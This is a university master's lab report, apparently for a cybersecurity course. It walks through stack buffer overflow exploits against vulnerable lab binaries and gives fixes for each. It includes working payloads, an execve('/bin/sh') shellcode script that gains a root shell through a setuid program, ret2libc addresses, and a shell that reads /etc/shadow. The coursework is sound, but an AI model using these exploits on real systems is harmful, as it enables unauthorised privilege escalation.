

HAUTE ÉCOLE BRUXELLES-BRABANT
ÉCOLE SUPÉRIEURE D'INFORMATIQUE
MASTER OF CYBERSECURITY
2025-2026

SECURE SOFTWARE DESIGN & WEB SECURITY
LAB #2

Buffer Overflow

Candidate:
615056 BOTTON David

Advisor:
Pr. R. Absil

Contents

1	Secret String in <i>secret-str</i>	1
2	Stack Smashing Protection in a Code Snippet	1
3	Password Protection in <i>check-pwd</i>	1
4	Critical Function in <i>check-pwd-crit</i>	2
5	Root Access in the Set-UID Program <i>root-me-1</i>	3
6	Root Access in the Set-UID Program <i>root-me-2</i>	5
7	Root Access in the Set-UID Program <i>root-me-3</i>	6
<hr/>		
A	A1 Material for <i>secret-str</i>	8
B	A2 Material for Stack Protection	9
C	A3 Material for <i>check-passwd</i>	10
D	A4 Material for <i>check-passwd-crit</i>	11
E	A5 Material for <i>root-me-1</i>	15
F	A6 Material for <i>root-me-2</i>	17
G	A6 Material for <i>root-me-2</i>	20
H	A7 Material for <i>root-me-3</i>	23

1 Secret String in *secret-str*

The secret is statically embedded into the executable. Developers sometimes store connection strings, API endpoints or plaintext that way and forget to clean up later on. It makes data retrievable with basic tools like cat, grep or objdump.

Common methods to produce such artefacts include hard coding values and post-compilation patching with a hex editor. I extract human readable text from the binary using basic utility programs and discover the [secret string](#).

2 Stack Smashing Protection in a Code Snippet

[Snippet](#) shows a stack canary mechanism using the guard and secret variables to detect buffer overflows by verifying the integrity of guard. This mechanism is functionally similar to the automatic stack canary that GCC inserts with the *-fstack-protector* flag. It can be bypassed in two ways:

1. **Information Leak:** Exploiting another vulnerability in the program, such as a format string vulnerability to leak the value of the secret variable. Attacker can craft an input that correctly matches the canary value. Then overwrites the buffer up to the return address without triggering the guard, bypassing the stack smashing detection.
2. **Brute Forcing:** If the secret value is not sufficiently random or uses a predictable initialization. Attacker can repeatedly attempt guessing secret until the program does not detect stack smashing and bypasses the protection. This option is viable on 32 bit architecture because the stack has much less entropy.

3 Password Protection in *check-pwd*

The *check-pwd* binary has a stack buffer overflow vulnerability because of unsafe *gets* at 0x8048495 ignoring input limits. Reading the [assembly dump](#), I observe that buffer starts at *ebp*-0x16 (offset 22 from *ebp*), flag at *ebp*-0xc (offset 12). The binary initializes the flag to zero, reads user input into the buffer via *gets* (which appends a null byte), compares the buffer to the hardcoded password "securesoftware" at 0x804861e using *strcmp*, sets the flag to 1 only on match ("Correct Password" if successful, "Wrong Password" otherwise), and grants access if the flag value is anything but zero (0x00).

No canary according to its [checksec output](#) which facilitates its exploitation, NX (non-executable stack) actively blocks shellcode but won't matter here, no PIE means addresses remain static.

Fix: Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)*, enable stack canaries, turn on ASLR, check *strlen(input) < sizeof(buffer)*.

Exploit: Input longer than 10 bytes, as the 11th byte overwrites the flag's low byte at *ebp*-0xc, making the flag non-zero and granting access despite the *strcmp* failure printing "Wrong Password". A simple payload like 11 'A's sets the low byte to 0x41.

```

1 # Root privileges given
2 python -c 'print("A"*11)' | ./check-passwd
3 # Wrong Password (flag zeroed)

```

```
4 python -c 'print("A"*10 + "\x00\x00\x00\x00")' | ./check-passwd
```

Listing 1: Python Payload Q3

Key Assembly Lines:

```

1      # Stack frame setup, allocating 32 bytes for locals
2 8048479: 83 ec 20          sub     esp,0x20
3
4      # Buffer at ebp-0x16, sized 12 bytes
5 804848f: 8d 45 ea          lea     eax,[ebp-0x16]
6
7      # Unsafe input via gets, no bounds check
8 8048495: e8 d6 fe ff ff    call    8048370 <gets@plt>
9
10     # Hardcoded password "securesoftware" for comparison
11 804849f: b8 1e 86 04 08    mov     eax,0x804861e
12
13     # String compare over 15 bytes using repz cmpsb
14 80484ad: f3 a6            repz   cmpsb ds:[esi],es:[edi]
15
16     # Conditional jump to success branch on match
17 80484c0: 74 0e            je     80484d0 <checkPwd+0x5c>
18
19     # Flag var init to 0 at ebp-0xc, set to 1 only on match
20 804847c: c7 45 f4 00 00 00 00 00 00 00 00 00 00 00 00 00    movl   $0x0,-0xc(%ebp)
21 80484f4: c7 45 f4 01 00 00 00 00 00 00 00 00 00 00 00 00    movl   $0x1,-0xc(%ebp)
```

Listing 2: Key Assembly Lines Q3

Disclaimer

Solutions below are based on Ubuntu 12 i686.

I disable ASLR and grant setuid bit to binaries Q5 to Q7.

```
1 sudo sysctl -w kernel.randomize_va_space=0
2 sudo chmod 4755 ./root-me-1 ./root-me-2 ./root-me-3
```

4 Critical Function in *check-pwd-crit*

The *check-pwd-crit* binary has a stack buffer overflow vulnerability due to the use of *gets* at 0x8048495, which does not limit input size. From the disassembly, the buffer is allocated at ebp-0x16 (22 bytes from ebp), with a 10-byte effective buffer before overflow reaches critical areas, but pattern testing shows the return address at offset 26 from the buffer start. According to the [checksec output](#), canary, fortify, NX, and PIE are all disabled, while RELRO is partial.

Fix: Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)* or *scanf("%s", buffer)* with size limits, enable stack canaries with *-fstack-protector*, disable executable stack with *-z noexecstack*, and enable ASLR system-wide.

Exploit: I overwrote the return address of *checkPwd* to point to *criticalFunction* at 0x08048514. Using cyclic pattern [crash](#) and [analysis](#), I determined the offset to EIP

is 26 bytes. A [python script](#) delivers a payload composed of 26 'A's followed by the little-endian packed address of criticalFunction (\x14\x85\x04\x08) via stdin. This redirects the return from checkPwd to criticalFunction. To ensure that the program returns gracefully to a valid libc function instead of whatever follows the critical function, I chain the address of *exit(0)* (0xb7e4fbf0 here) right after. Allowing to print "Critical function" without crash, as shown in [the execution](#).

GDB Analysis: To analyze the vulnerability, the following gdb manipulations were executed:

```

1 info functions          # List functions
2 disas main              # Calls checkPwd at 0x804852f
3 disas checkPwd          # Vuln gets at 0x8048495
4                                # buffer at ebp-0x16
5 disas criticalFunction  # Target at 0x8048514
6
7 pattern_create 100 pattern
8 run < pattern          # Crash with SIGSEGV

```

At crash, registers show overflow:

```

1 info registers          # EIP: 0x41414441, EBP: 0x41284141
2 pattern_offset $eip      # 26 to EIP
3 pattern_offset $ebp      # 22 to EBP
4 pattern_search           # Confirms offsets
5 x/32wx $esp - 0x40       # Stack dump shows pattern overflow

```

Verifying the exploit by running the payload and stepping through redirection.

```

1 break *0x8048513        # Before ret in checkPwd
2
3 run < <(python -c 'import struct; crit_addr=0x08048514; print("A'*26 + struct.pack("<I", crit_addr))')
4
5 context                  # Overwritten return at ebp+4
6 x/wx $ebp+4              # 0x08048514 (pre-ret)
7 stepi                    # EIP jumps to criticalFunction
8 x/10i $eip                # Shows criticalFunction code
9 continue                 # Prints "Critical function", no segfault

```

5 Root Access in the Set-UID Program *root-me-1*

The *root-me-1* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x804845d ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). No canary according to its [checksec output](#) which facilitates exploitation, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

Exploit: I used the return-to-environment technique where a shellcode is placed in an environment variable called EGG to dodge the null byte problem in strcpy that would cut off the copy too early. I crafted a [python script](#) that sets EGG with a bunch of 100 NOPs ahead of the 21 byte shellcode for *execve("/bin/sh")*, figured out its address using

gdb, and built a payload with 212 A's to smash the 208-byte buffer at ebp-0xd0 and overwrite the return address at ebp+4 with that EGG address (0xbfffff39 in my runs), which lets me jump right into the NOP sled and into the shellcode for spawning a root shell with euid=0, all without crashing as shown in [that execution](#).

Disassembly revealed the buffer load at lea eax,[ebp-0xd0] and frame allocation via sub esp,0xe8, then runtime stack dumps in gdb confirmed the buffer base at 0xbffffb98, cyclic pattern crash gave the 212 byte offset to the return address so I know the payload's filler size and overwrite position. The [python script](#) automates this by dynamically compiling a helper to fetch the EGG address, handling minor environment shifts like argv length variations that could offset the stack by a few bytes.

Fix: Replace strcpy with `strncpy(buffer, str, sizeof(buffer))`, enable stack canaries, turn off executable stack with `-z noexecstack`, enable ASLR.

GDB Analysis: To analyze the vulnerability, the following gdb manipulations were executed:

```

1 show architecture
2 dasas main                                # Disassemble functions
3 dasas greet
4 break main                                  # Set breakpoint and run short
5 run hello
6
7 next                                         # Step through main to greet call
8                                               # Repeat until greet 0x8048495
9 step                                         # Enter greet
10 context                                       # Inspect stack frame
11 info registers esp                          # Entry ESP: 0xbfffffc6c

```

Taking measurements of target function *greet*, as per the [gdb output](#).

```

1 next                                         # Go before strcpy 0x804845d
2
3 info registers ebp                         # Confirm buffer location
4 p (char *)($ebp - 0xd0)                   # Buffer: 0xbffffb98
5 x/52wx $ebp - 0xd0 - 4                    # View buffer area
6                                               # Step over strcpy and verify copy
7 next
8 x/s $ebp - 0xd0                            # Shows copied input
9                                               # Continue to exit
10 continue                                     # Cyclic pattern for offset
11 pattern create 300 '/tmp/pattern'          # Crashes
12 run $(cat /tmp/pattern)                   # At crash: Calculate offset
13                                               # Overwritten EIP
14 info registers eip                         # 212 to return address
15 pattern offset $eip
16
17 x/80wx $esp - 256                         # Inspect overflow path
18 x/wx $ebp                                 # Saved EBP at offset 208
19 x/wx $ebp+4                               # Return address at 212

```

Verifying the exploit by setting EGG and stepping through shellcode execution.

6 Root Access in the Set-UID Program *root-me-2*

The *root-me-2* binary has a stack buffer overflow vulnerability because of *strcpy* ignoring input limits, similar to *root-me-1*. From the cyclic [pattern analysis](#) in gdb, the offset to the return address is 212 bytes, implying the buffer is at *ebp-0xd0*. According to its [checksec output](#), there is no canary, PIE is disabled (static addresses), but NX is enabled, which prevents direct shellcode execution on the stack.

Exploit: I used a return-to-libc technique to bypass the non-executable stack. This involves overwriting the return address to point to the *system()* function in libc, which executes */bin/sh* as its argument, spawning a root shell. A fake return address (pointing to *exit()*) follows *system()* to ensure clean termination, and then the address of the */bin/sh* string in libc. I extracted the libc base address (0xb7e1d000) from GDB's process mappings and added standard offsets for glibc 2.15 on i386: 0x3f0b0 for *system()*, 0x32be0 for *exit()*, and 0x1638a0 for */bin/sh*. The [python script](#) builds a payload with 212 'A's followed by these packed addresses, launches the binary as a subprocess, and communicates to trigger the overflow. This gains a root shell with euid=0 without crashing, as shown in [the execution](#).

Fix: Replace `strcpy` with `strncpy(buffer, str, sizeof(buffer))`, enable stack canaries, turn on NX, enable ASLR.

GDB Analysis: To analyze the vulnerability, the following gdb manipulations were executed:

```
1 pattern create 300 '/tmp/pattern'      # Generate cyclic pattern
2 run $(cat /tmp/pattern)                # Run with pattern, crash on
   overflow
3 info registers eip                   # Overwritten EIP: 0x25412425
```

```

4 pattern offset 0x25412425      # Offset: 212 to return address
5 info proc mappings            # Extract libc base: 0xb7e1d000
6 p system                      # Get addresses
7 p exit

```

Verifying the exploit by inspecting registers and stack at crash.

```

1 context                         # EBP 0x41422541 ESP pattern
2 x/30wx $esp                     # Confirm stack overflow

```

7 Root Access in the Set-UID Program *root-me-3*

The *root-me-3* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x8048531 ignoring input limits. Reading the [assembly dump](#), I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). According to its checksec output implicitly from compilation flags, there is no canary, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

Exploit I analyzed the binary and found that while a buffer overflow is possible, privilege escalation to root is not achievable. The [debug_mode function](#), called at the start of main with argument 0, drops privileges by setting both real and effective UIDs to the user's ID (0x3e8) via setreuid before the vulnerable greet function. This irrevocable drop (explicit non-1 args update saved set-user-ID) means any exploited shell from the overflow runs as user, not root. From the [pattern analysis](#), the offset to the return address is 212 bytes, similar to previous binaries, but post-drop UIDs prevent root login.

Fix Replace *strcpy* with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn off executable stack with *-z noexecstack*, enable ASLR. The early privilege drop is already a good countermeasure against escalation.

GDB Analysis To analyze the vulnerability and privilege drop, the following gdb manipulations were executed:

```

1 disas                         # List all symbols
2 disas main                     # Disassemble functions
3 disas greet                   # Inspect privilege drop logic
4 disas debug_mode              # Generate cyclic pattern
5 pattern create 300            # Run with pattern, crash on
6 run 'AAA...%6A%'             # Overflow
7 pattern offset $eip           # Offset: 212 to return address
8 info registers ebp            # Overwritten EBP
9 info registers eip            # Overwritten EIP
10 x/32wx $esp - 0x40          # Inspect overflown stack

```

Verifying UIDs at main entry.

```

1 break main                     # Set breakpoint
2 run David                      # Run to main
3 print (int)getuid()             # Real UID: 0x3e8

```

```
4 print (int)geteuid()          # Effective UID: 0x3e8 (dropped by  
GDB)
```

Tracing through debug_mode for drop confirmation.


```
1 break debug_mode           # Break at debug_mode  
2 continue                   # Reach debug_mode  
3 next                       # Step to first getuid  
4 next                       # After first getuid  
5 print $eax                # First getuid: 0x3e8  
6 next                       # After store, to second getuid  
7 next                       # After second getuid  
8 print $eax                # Second getuid: 0x3e8
```

The [breakpoint at main](#) confirms the initial state before any calls. The [getuid print](#) and [geteuid print](#) show both UIDs as 1000 (0x3e8). In normal execution, the effective UID starts as root (0), but [debug_mode](#) drops it immediately. The [breakpoint at debug_mode](#) allows stepping through the function. The first [eax print after getuid](#) and second [eax print after geteuid](#) confirm both calls return the real UID (1000), which are then used in `setreuid(1000, 1000)` to irrevocably drop privileges. This early drop ensures the buffer overflow in `greet` cannot escalate to root, as the process is unprivileged by then.

A A1 Material for *secret-str*

```
1 strings secret-str | grep -i secret
```

Listing 3: Command Solving Q1



```
A penthrite ~/code 14:08 > strings secret-str | grep -i secret
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !
secret-str.c
```

Figure 1: Secret String Q1

B A2 Material for Stack Protection

```
1 int secret; // will be initialised with a random number in the
   main function
2
3 void stuff(char* str)
4 {
5     int guard = secret;
6
7     char buffer[12];
8
9     strcpy(buffer, str);
10
11    if(guard != secret)
12    {
13        printf("Stack_smashing_detected._Terminating_program.\n");
14        exit(1);
15    }
16}
```

Listing 4: C Code Snippet Q2

C A3 Material for *check-passwd*

Checksec Results: ELF											
File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
check-passwd	Yes	No	No	Partial	No	No	Yes	No	No	No	0

Figure 2: Checksec *check-passwd* Q3

```

138  08048474 <checkPwd>:
139  8048474: 55                      push   %ebp
140  8048475: 89 e5                  mov    %esp,%ebp
141  8048477: 57                      push   %edi
142  8048478: 56                      push   %esi
143  8048479: 83 ec 20                sub    $0x20,%esp
144  804847c: c7 45 f4 00 00 00 00 00  movl   $0x0,-0xc(%ebp)
145  8048483: c7 04 24 10 86 04 08    movl   $0x8048610,(%esp)
146  804848a: e8 f1 fe ff ff        call   8048380 <puts@plt>
147  804848f: 8d 45 ea                lea    -0x16(%ebp),%eax
148  8048492: 89 04 24                mov    %eax,(%esp)
149  8048495: e8 d6 fe ff ff        call   8048370 <gets@plt>
150  804849a: 8d 45 ea                lea    -0x16(%ebp),%eax
151  804849d: 89 c2                  mov    %eax,%edx
152  804849f: b8 1e 86 04 08        mov    $0x804861e,%eax
153  80484a4: b9 0f 00 00 00        mov    $0xf,%ecx
154  80484a9: 89 d6                  mov    %edx,%esi
155  80484ab: 89 c7                  mov    %eax,%edi
156  80484ad: f3 a6                  repz   cmpsb %es:(%edi),%ds:(%esi)
157  80484af: 0f 97 c2                seta   %dl
158  80484b2: 0f 92 c0                setb   %al
159  80484b5: 89 d1                  mov    %edx,%ecx
160  80484b7: 28 c1                  sub    %al,%cl
161  80484b9: 89 c8                  mov    %ecx,%eax
162  80484bb: 0f be c0                movsbl %al,%eax
163  80484be: 85 c0                  test   %eax,%eax
164  80484c0: 74 0e                  je    80484d0 <checkPwd+0x5c>
165  80484c2: c7 04 24 2d 86 04 08  movl   $0x804862d,(%esp)
166  80484c9: e8 b2 fe ff ff        call   8048380 <puts@plt>
167  80484ce: eb 2b                  jmp    80484fb <checkPwd+0x87>
168  80484d0: b8 3f 86 04 08        mov    $0x804863f,%eax
169  80484d5: 89 04 24                mov    %eax,(%esp)
170  80484d8: e8 83 fe ff ff        call   8048360 <printf@plt>
171  80484dd: 8d 45 ea                lea    -0x16(%ebp),%eax
172  80484e0: 89 04 24                mov    %eax,(%esp)
173  80484e3: e8 78 fe ff ff        call   8048360 <printf@plt>
174  80484e8: c7 04 24 0a 00 00 00  movl   $0xa,(%esp)
175  80484ef: e8 bc fe ff ff        call   80483b0 <putchar@plt>
176  80484f4: c7 45 f4 01 00 00 00  movl   $0x1,-0xc(%ebp)
177  80484fb: 83 7d f4 00            cmpl   $0x0,-0xc(%ebp)
178  80484ff: 74 0c                  je    804850d <checkPwd+0x99>
179  8048501: c7 04 24 58 86 04 08  movl   $0x8048658,(%esp)

```

Figure 3: Disassembly *check-passwd* Q3

D A4 Material for check-passwd-crit

The screenshot shows the terminal output of the Checksec tool. The command run was:

```
[devid@penthrite] -[~/projects/buffer-overflow]-[@]
[$] > PYTHONWARNINGS=ignore checksec ./bin/check-passwd-crit
Processing...
```

The results table is titled "Checksec Results: ELF". It contains the following data:

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortifi...	Fortifia...	Fortify Score
bin/check-passwd-crit	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 4: Checksec check-passwd-crit Q4

```

gdb-peda$ pattern_create 50 pattern.txt
Writing pattern of 50 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
[-----registers-----]
EAX: 0x1
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
EDX: 0xbffff704 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6d8 --> 0x0
ESP: 0xbffff6c8 --> 0xbffff6d8 --> 0x0
EIP: 0x08048475 (<checkPwd+1>: mov    ebp,esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048472 <frame_dummy+34>: ret
0x8048473 <frame_dummy+35>: nop
0x8048474 <checkPwd>: push   ebp
=> 0x8048475 <checkPwd+1>: mov    ebp,esp
0x8048477 <checkPwd+3>: push   edi
0x8048478 <checkPwd+4>: push   esi
0x8048479 <checkPwd+5>: sub    esp,0x20
0x804847c <checkPwd+8>: mov    DWORD PTR [ebp-0xc],0x0
[-----stack-----]
0000| 0xbffff6c8 --> 0xbffff6d8 --> 0x0
0004| 0xbffff6cc --> 0x8048534 (<main+11>:      mov    eax,0x0)
0008| 0xbffff6d0 --> 0x8048540 (<_libc_csu_init>:     push   ebp)
0012| 0xbffff6d4 --> 0x0
0016| 0xbffff6d8 --> 0x0
0020| 0xbffff6dc --> 0xb7e36533 (<_libc_start_main+243>:      mov    DWORD PTR [esp],eax)
0024| 0xbffff6e0 --> 0x1
0028| 0xbffff6e4 --> 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048475 in checkPwd ()
gdb-peda$ continue

Password ?

Wrong Password

Root privileges given to the user

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x25 ('%')
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xffffffff
EDX: 0xb7fc78b8 --> 0x0
ESI: 0x41416e41 ('AnAA')
EDI: 0x2d414143 ('CAA-')
EBP: 0x41284141 ('AA(A')
ESP: 0xbffff6d0 (";AA)AAEAAaAA@AAFAAbA")
EIP: 0x41414441 ('ADAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x41414441
[-----stack-----]
0000| 0xbffff6d0 (";AA)AAEAAaAA@AAFAAbA")
0004| 0xbffff6d4 ("AAEAAaAA@AAFAAbA")
0008| 0xbffff6d8 ("AaAA@AAFAAbA")
0012| 0xbffff6dc ("@AAFAAbA")
0016| 0xbffff6e0 ("AABA")
0020| 0xbffff6e4 --> 0xbffff700 --> 0x804824c --> 0x675f5f00 ('')
0024| 0xbffff6e8 --> 0xbffff77c --> 0xbffff8c2 ("SHELL=/bin/bash")
0028| 0xbffff6ec --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414441 in ?? ()


```

Figure 5: Observing check-passwd-crit Crash Q4

```

gdb-peda$ info registers eip
eip          0x41414441      0x41414441
gdb-peda$ pattern_offset $eip
1094796353 found at offset: 26
gdb-peda$ x/32wx $esp - 0x40
0xbfffff690: 0xbfffff6b3    0x0804861f    0xbfffff6c8    0x0804850d
0xbfffff6a0: 0x08048658    0x00000004    0x08049ff4    0x08048561
0xbfffff6b0: 0x4141ffff    0x41412541    0x42414173    0x41244141
0xbfffff6c0: 0x41416e41    0x2d414143    0x41284141    0x41414441
0xbfffff6d0: 0x2941413b    0x41454141    0x41416141    0x46414130
0xbfffff6e0: 0x41624141    0xbfffff700    0xbfffff77c    0xb7fdc858
0xbfffff6f0: 0x00000000    0xbfffff71c    0xbfffff77c    0x00000000
0xbfffff700: 0x0804824c    0xb7fc5ff4    0x00000000    0x00000000
gdb-peda$ pattern_search
Registers contain pattern buffer:
EIP+0 found at offset: 26
EDI+0 found at offset: 18
EBP+0 found at offset: 22
ESI+0 found at offset: 14
ECX+52 found at offset: 69
Registers point to pattern buffer:
[ESP] --> offset 30 - size ~20
Pattern buffer found at:
0xb7fd9000 : offset 0 - size 50 (mapped)
0xbfffff6b2 : offset 0 - size 50 ($sp + -0x1e [-8 dwords])
References to pattern buffer found at:
0xb7fc6ac4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ac8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6acc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad0 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad4 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6ad8 : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xb7fc6adc : 0xb7fd9000 (/lib/i386-linux-gnu/libc-2.15.so)
0xbfffff514 : 0xb7fd9000 ($sp + -0x1bc [-111 dwords])
0xbfffff604 : 0xbfffff6b2 ($sp + -0xcc [-51 dwords])
gdb-peda$ x/s 0x804861e
0x804861e: "securesoftware"
gdb-peda$ x/s 0x804867d
0x804867d: "Critical function"
gdb-peda$ x/s 0x8048658
0x8048658: "\n Root privileges given to the user "
gdb-peda$ x/s 0x804862d
0x804862d: "\n Wrong Password "

```

Figure 6: Pattern Analysis Q4

```

1 import sys
2 critical_addr = 0x08048514
3 exit_addr = 0xb7e4fbf0
4 payload = b"A" * 26
5 payload += critical_addr.to_bytes(4, "little")
6 payload += exit_addr.to_bytes(4, "little")
7 sys.stdout.buffer.write(payload)

```

Listing 5: Solver Script Q4

```
david@ulb-615056:~/code/q4$ uname -m  
i686  
david@ulb-615056:~/code/q4$ python3 exploit_check-passwd-crt.py  
| ./check-passwd-crit  
  
Password ?  
  
Wrong Password  
  
Root privileges given to the user  
Critical functiondavid@ulb-615056:~/code/q4$ █
```

Figure 7: Solving check-passwd-crit Q4

E A5 Material for *root-me-1*

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
root-me-1	No	No	No	Partial	No	No	Yes	No	No	No	0

Figure 8: Checksec *root-me-1* Q5

```

gdb-peda$ next
[-----registers-----]
EAX: 0xbffffb98 --> 0xb5a059f0
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffffd24 --> 0xbffffe3a ("/home/david/code/q5/root-me-1")
EDX: 0xbffffcb4 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffffc68 --> 0xbffffc88 --> 0x0
ESP: 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
EIP: 0x804845d (<greet+25>: call 0x8048350 <strcpy@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x8048450 <greet+12>:    mov    DWORD PTR [esp+0x4],eax
0x8048454 <greet+16>:    lea    eax,[ebp-0xd0]
0x804845a <greet+22>:    mov    DWORD PTR [esp],eax
=> 0x804845d <greet+25>:   call   0x8048350 <strcpy@plt>
0x8048462 <greet+30>:    mov    eax,0x8048580
0x8048467 <greet+35>:    lea    edx,[ebp-0xd0]
0x804846d <greet+41>:    mov    DWORD PTR [esp+0x4],edx
0x8048471 <greet+45>:    mov    DWORD PTR [esp],eax
Guessed arguments:
arg[0]: 0xbffffb98 --> 0xb5a059f0
arg[1]: 0xbffffe58 ("hello")
[-----stack-----]
0000| 0xbffffb80 --> 0xbffffb98 --> 0xb5a059f0
0004| 0xbffffb84 --> 0xbffffe58 ("hello")
0008| 0xbffffb88 --> 0x8048278 ("__libc_start_main")
0012| 0xbffffb8c --> 0xb7e2a194 --> 0x72647800 ('')
0016| 0xbffffb90 --> 0x804821c --> 0x3c ('<')
0020| 0xbffffb94 --> 0x1
0024| 0xbffffb98 --> 0xb5a059f0
0028| 0xbffffb9c --> 0xb7eb67ce (add ebx,0x10f826)
[-----]
Legend: code, data, rodata, value
0x804845d in greet ()

```

Figure 9: Found Unsafe *strcpy* Function Q5

[Back to Q5](#)

```

1 #!/usr/bin/env python2
2 import struct
3 import os
4
5 # var env execve("/bin/sh")
6 shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\
7     \xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
8 os.environ['EGG'] = '\x90' * 100 + shellcode
9
10 # getaddr
11 os.system('gcc -m32 -o /tmp/getaddr -x c - << EOF\n#include <stdio\
12 .h>\n#include <stdlib.h>\nint main() { printf("%p\\n", getenv("\
13 EGG")); }\\nEOF')
14
15 # dummy arg length of payload
16 offset = 212
17 dummy = 'A' * (offset + 4)
18 addr_str = os.popen('/tmp/getaddr "{}'.format(dummy)).read().strip()
19 print("EGG address: " + addr_str)
20
21 egg_addr = int(addr_str, 16)
22
23 # build payload (start of NOPs)
24 payload = "A" * offset + struct.pack("<I", egg_addr)
25
26 print("Running exploit...")
27 os.system('./root-me-1 ' + payload + '")')

```

Listing 6: Solver Script Q5

```

david@ulb-615056:~/code/q5$ python exploit_root-me-1.py
EGG address: 0xbfffff39
Running exploit...
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA9@@@
# id
uid=1000(david) gid=1000(david) euid=0(root) groups=0(root),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),1000(david)
# cat /etc/shadow
root:!20403:0:99999:7:::
daemon:*:15937:0:99999:7:::
bin:*:15937:0:99999:7:::

```

Figure 10: Exploiting *root-me-1* Q5

F A6 Material for *root-me-2*

```
(.env)
[devid@penthrite]~[/code]@[~]
[$] > PYTHONWARNINGS=ignore checksec ./root-me-2
Processing... ━━━━━━━━ 1/1 • 100.0%
Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPA...	Symb...	FORTI...	Forti...	Forti...	Fort...	Score
root...	Yes	No	No	Part...	No	No	Yes	No	No	No	No	0

Figure 11: Checksec `root-me-2` Q6[Back to Q6](#)

```

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x197
EBX: 0xb7fc5fff4 --> 0x1a8d7c
ECX: 0x0
EDX: 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x41422541 ('%BA')
ESP: 0xbfffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%L
QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
EIP: 0x25412425 ('%$A')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0x25412425
[-----stack-----]
0000| 0xbfffff540 ("nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%L
%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0004| 0xbfffff544 ("A%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%h
mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0008| 0xbfffff548 ("(%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A
A%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%y")
0012| 0xbfffff54c ("DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fa%5A%KA%gA%6A%LA%hA%7A%MA%
